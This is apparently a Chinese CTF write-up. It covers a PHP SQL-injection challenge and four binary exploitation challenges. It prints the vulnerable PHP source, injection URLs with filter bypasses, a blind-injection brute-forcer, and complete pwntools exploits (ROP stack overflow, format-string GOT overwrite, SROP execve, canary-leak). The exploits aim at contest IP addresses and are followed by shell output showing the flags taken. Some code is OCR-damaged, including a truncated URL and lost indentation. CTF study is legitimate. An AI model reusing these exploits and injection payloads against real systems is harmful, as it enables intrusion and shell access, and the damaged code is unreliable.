7	20170107	200	☐	☐	429	
8	20170108	200	☐	☐	429	


```
HTTP/1.1 200 OK
Date: Sat, 06 May 2017 05:37:56 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 48
Connection: close
Content-Type: text/html

OK<br>flag{2ac81311-0d7c-4f52-92ae-233ba3515a6d}
```

thinkseeker


打开，`index.php~`找到重要代码


```php
<?php
error_reporting(0);
$token="e00cf25ad42683b3df678c61f42c6bda";

foreach($_GET as $key=>$value){
    if (is_array($value)){
        die("Bad input!");
    }
    $p="and|union|where|join|sleep|benchmark|if|sleep|benchmark|,| |\'|\"";
    if(preg_match("/".$p."/is",$value)==1){
        die("inj code!");
    }
}

parse_str($_SERVER['QUERY_STRING']);

if($token==md5("admin")){
    $link=@mysql_connect("XXXX","XXXX","XXXX");
    mysql_select_db("XXXX",$link);
    $sql="select * from user where userid = ".$userid;
    $query = mysql_query($sql);
    if (mysql_num_rows($query) == 1) {
        $arr = mysql_fetch_array($query);
        if($arr['password'] == $password) {
            $sql="select * from info where infoid=".$infoid;
            $result=mysql_query($sql);
            $arr = mysql_fetch_array($result);
            if(empty($arr['content'])){
                echo "error sql!";
            }else{
                echo $arr['content'];
            }
        }else{
            echo "error password!";
        }
    }else{
        echo "error userid!";
    }
    mysql_close($link);
}else{
    echo "Bad token!";
}
?>
<html>
    <head>
        <title>web-test</title>
    </head>
    <body>
        <form action="" method="get">
            User ID:<input type="text" name="userid" length="50" /><br>
            Password:<input type="password" name="password" length="50" /><br>
            <input type="submit" value="submit"/>
        </form>
    </body>
</html>
```

过滤了非常多的东西，比如空格，`,`什么的，也不用管，只要`select`,`from`,`ascii`,`substr`有就可以尝试盲注，不过看代码还是先试一下传参
由于传入的参数没有用引号，所以不用管闭合问题，直接用`%0a`绕过
token可以直接用`admin`的md5变量覆盖，然后一开始`infoid=1%0aor%0a1=1`置真就行，然后由于userid只能有一个值，且由于password不知道原来的，没办法绕过，这样就想到了一个姿势
网址：（https://raz0r.name/other/phdays-2013-ctf-blade-writeup/）
可以用`with rollup`，这个是统计组的信息，若没用任何统计函数(**sum,avg…**)，多出的那一行的`password`列只能是`NULL`,所以之后`password`传参无就可以。


```
http://106.75.117.4:3083/?token=21232f297a57a5a743894a0e4a801fc3&userid=1%0a||%0a1%0agroup%0aby%0apassword%0awith%0arollup%0alimit%0a1%0aoffset%0a1&password=&infoid=1%0a%26%26%0a1=1
```
flag is in flag!
User ID:
Password:


得到了一句提示，猜测是列名表名，先测试一下构造语句


```
http://106.75.117.4:3083/?token=21232f297a57a5a743894a0e4a801fc3&userid=1%0a||%0a1%0agroup%0aby%0apassword%0awith%0arollup%0alimit%0a1%0aoffset%0a1&password=&infoid=1%0a%26%26%0a1=1
```
flag is in flag!
User ID:
Password:
submit


```
http://106.75.117.4:3083/?token=21232f297a57a5a743894a0e4a801fc3&userid=1%0a||%0a1%0agroup%0aby%0apassword%0awith%0arollup%0alimit%0a1%0aoffset%0a1&password=&infoid=1%0a%26%26%0a1=2
```
error sql!
User ID:
Password:
submit

可以知道当后面语句为真的时候返回的是`flag is in flag!`
脚本

```python
import requests

dic='{}@#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM'
string = ''

for i in range(1,40):
    for j in dic:
        url = 'http://106.75.117.4:3083/?token=21232f297a57a5a743894a0e4a801fc3&userid=1%0a||%0a1%0agro
        #print url
        s=requests.get(url=url)
        text = s.content
        #print text
        if "flag" in text:
            string += j
            print string
            break
print string
```




```
flag{71fb5
flag{71fb58
flag{71fb589
flag{71fb5893
flag{71fb58931
flag{71fb58931b
flag{71fb58931b3
flag{71fb58931b33
flag{71fb58931b33a
flag{71fb58931b33a8
flag{71fb58931b33a83
flag{71fb58931b33a83e
flag{71fb58931b33a83eb
flag{71fb58931b33a83eba
flag{71fb58931b33a83eba9
flag{71fb58931b33a83eba9b
flag{71fb58931b33a83eba9b2
flag{71fb58931b33a83eba9b25
flag{71fb58931b33a83eba9b25e
flag{71fb58931b33a83eba9b25e4
flag{71fb58931b33a83eba9b25e4a
flag{71fb58931b33a83eba9b25e4ac
flag{71fb58931b33a83eba9b25e4ac4
flag{71fb58931b33a83eba9b25e4ac43
flag{71fb58931b33a83eba9b25e4ac437
flag{71fb58931b33a83eba9b25e4ac437a
flag{71fb58931b33a83eba9b25e4ac437a}
flag{71fb58931b33a83eba9b25e4ac437a}
请按任意键继续/blog.csdn.net/Ni9htMar3
```

PWN

pwn1

一个简单的栈溢出，开了nx防护，要用rop，因为32位系统加上pwntools的使用，利用组件rop即可。


```
from pwn import *
#context.log_level = 'debug'

binary = ELF('./pwn1')
p = remote('106.75.93.221', 10000)
p.recvline()

rop = ROP(binary)

rop.call(0x08048410,(0x08048629, 0x0804A040))

rop.system(0x0804A040)

payload = str(rop)

p.sendline('a'*52 + payload )
p.sendline('/bin/sh')

p.interactive()
```



```
$ ls
flag.txt
$ cat flag.txt
$ ls
flag{1b01d6c0d28e6806be92633b97aea1ee}
flag.txt
```

pwn2

下载文件后，IDA分析




```
void __cdecl __noreturn main()
{
  int v0; // [sp+1Ch] [bp-404h]@2
  int v1; // [sp+41Ch] [bp-4h]@1

  v1 = *MK_FP(__GS__, 20);
  while ( 1 )
  {
    memset(&v0, 0, 0x400u);
    read(0, &v0, 1024u);
    printf((const char *)&v0);
    fflush(stdout);
  }
}
```

明显的格式化字符串漏洞。

利用思路： `(re2libc)`
1.首先，泄漏**system**的地址，这里我使用**pwntools** 的 `DnyELF`
2.然后，将 `printf` 函数的**GOT**表项，覆写为system 的地址，这样再次调用 `printf` 时，实际会调用**system**
3.最后，再次循环执行的时候，利用**read** 读入， `/bin/sh` 字符串，这样 `printf('/bin/sh')` ，会变成 `system('/bin/sh')`

EXP:

```python
from pwn import *

#io = process('./pwn2_')
io =remote('106.75.93.221', 20003)
elf = ELF('./pwn2_')

#context.log_level = 'debug'

def leak(addr):
payload = 'BB%9$s'
payload += 'AA'
payload += p32(addr)
io.sendline(payload)
io.recvuntil('BB')
content = io.recvuntil('AA')
if(len(content) == 2):
print '[*] NULL'
return '\x00'
else:
print '[*] %#x ---> %s' % (addr, (content[0:-2] or '').encode('hex'))
return content[0:-2]


#--------- leak system
d = DynELF(leak, elf=ELF('./pwn2_'))
libc_addr = d.lookup(None, 'libc')
log.info('libc_addr:' + hex(libc_addr))

d = DynELF(leak, libc_addr)
system_addr = d.lookup('system')
log.info('system_addr:' + hex(system_addr))


#--------- change GOT
printf_got = elf.got['printf']
log.info(hex(printf_got))

payload = fmtstr_payload(7, {printf_got: system_addr})
io.sendline(payload)

payload = '/bin/sh\x00'
io.sendline(payload)

io.interactive()
```



```
$ cd home
$ ls
pwn
pwn1
pwn2
pwn3
pwn6
$ cd pwn2
$ ls
flag.txt
$ cat flag.txt
flag{5f208aa8cc6dbd426f214905578b6969}
$ █
```

pwn4


必须使用**SROP**，关于**SROP**请自行`google`

思路如下:

需要利用**read**的返回值条用其他的**syscall**
需要利用**write**泄露栈地址
需要利用**read**将`/bin/sh`写入到**stack**一个我们已知的地址中
需要`stack pivot`到一个我们已知的地址
最后调用`execve("/bin/sh")`

理清楚劫持程序流后的流程就可以，**exp**如下:

```python
#! python
from pwn import *

context.binary = './pwn4'

io = process('./pwn4')
io = remote('106.75.66.195', 11006)
#leak stack addr
payload = p64(0x4000b0)
payload += p64(0x4000b3)
payload += p64(0x4000b0)

io.sendline(payload)
io.send('\xb3')
sleep(2)
LeakMsg = io.recvn(0x400)
leak_addr = u64(LeakMsg[0x8:0x8+8])
log.info("leak_addr:"+hex(leak_addr))

stack_addr = leak_addr-0x500
log.info("stack_addr:"+hex(stack_addr))

binsh_addr = stack_addr+0x300
log.info("binsh_addr:"+hex(binsh_addr))

#write /bin/sh to stack
syscall_addr = 0x4000be
frame = SigreturnFrame()
frame.rax = constants.SYS_read
frame.rdi = 0
frame.rsi = stack_addr
frame.rdx = 0x400
frame.rsp = stack_addr
frame.rip = syscall_addr

payload1 = p64(0x4000b0)+p64(syscall_addr) #signturn
payload1 += str(frame)

io.sendline(payload1)
sleep(2)
io.send(payload1[0x8:0x8+15])
sleep(2)
#execve("/bin/sh")
frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = binsh_addr
frame.rip = syscall_addr

payload2 = p64(0x4000b0)+p64(syscall_addr)
payload2 += str(frame)
payload2 += 'a' * (0x300-len(payload2)) + '/bin/sh\x00'

io.sendline(payload2)
sleep(2)
io.send(payload2[0x8:0x8+15])
sleep(2)
io.interactive()
```




python pwn4_writeup.py

```
lib
lib64
media
mnt
opt
proc
pwn
pwnfile
root
run
sbin
srv
swapfile
sys
tmp
usr
var
$ cd /home/pwn
bash: line 2: cd: /home/pwn: No such file or directory
$ cd ./home
$ cd pwm
bash: line 4: cd: pwm: No such file or directory
$ cd pwn
bash: line 5: cd: pwn: No such file or directory
$ ls
pwn1
pwn2
pwn3
pwn4
pwn5
pwn6
$ cd pwn6
$ cat flag.txt
flag{2b1ed20877ebc0902e3fe1877adcc973}
$ 
```

pwn5

这题使用了canary防护，但是是送分题，利用报错输出就可以，爆破因为之前已经将flag地址读到程序中还是bss段，直接栈上喷上flag的地址就可以拿到flag。

```python
from pwn import *
context.log_level = 'debug'

#p = process('./pwn5')
p = remote('106.75.93.221',10003)

p.recv()
payload = p32(0x0804A080)*100
p.sendline(payload)
p.recv()
p.recv()
```



```
[DEBUG] Received 0x4ae bytes:
    '*** stack smashing detected ***: flag{d91e8087c1655df0dfa99c523ccd498a}\n'
    ' terminated\n'
    '======= Backtrace: =========\n'
    '/lib/libc.so.6(__fortify_fail+0x4d)[0xe041cd]\n'
    '/lib/libc.so.6(+0xfd17a)[0xe0417a]\n'
    'flag{d91e8087c1655df0dfa99c523ccd498a}\n'
    '[0x8048686]\n'
    'flag{d91e8087c1655df0dfa99c523ccd498a}\n'
    '[0x804a080]\n'
    '======= Memory map: ========\n'
    '0050f000-00510000 r-xp 00000000 00:00 0          [vdso]\n'
```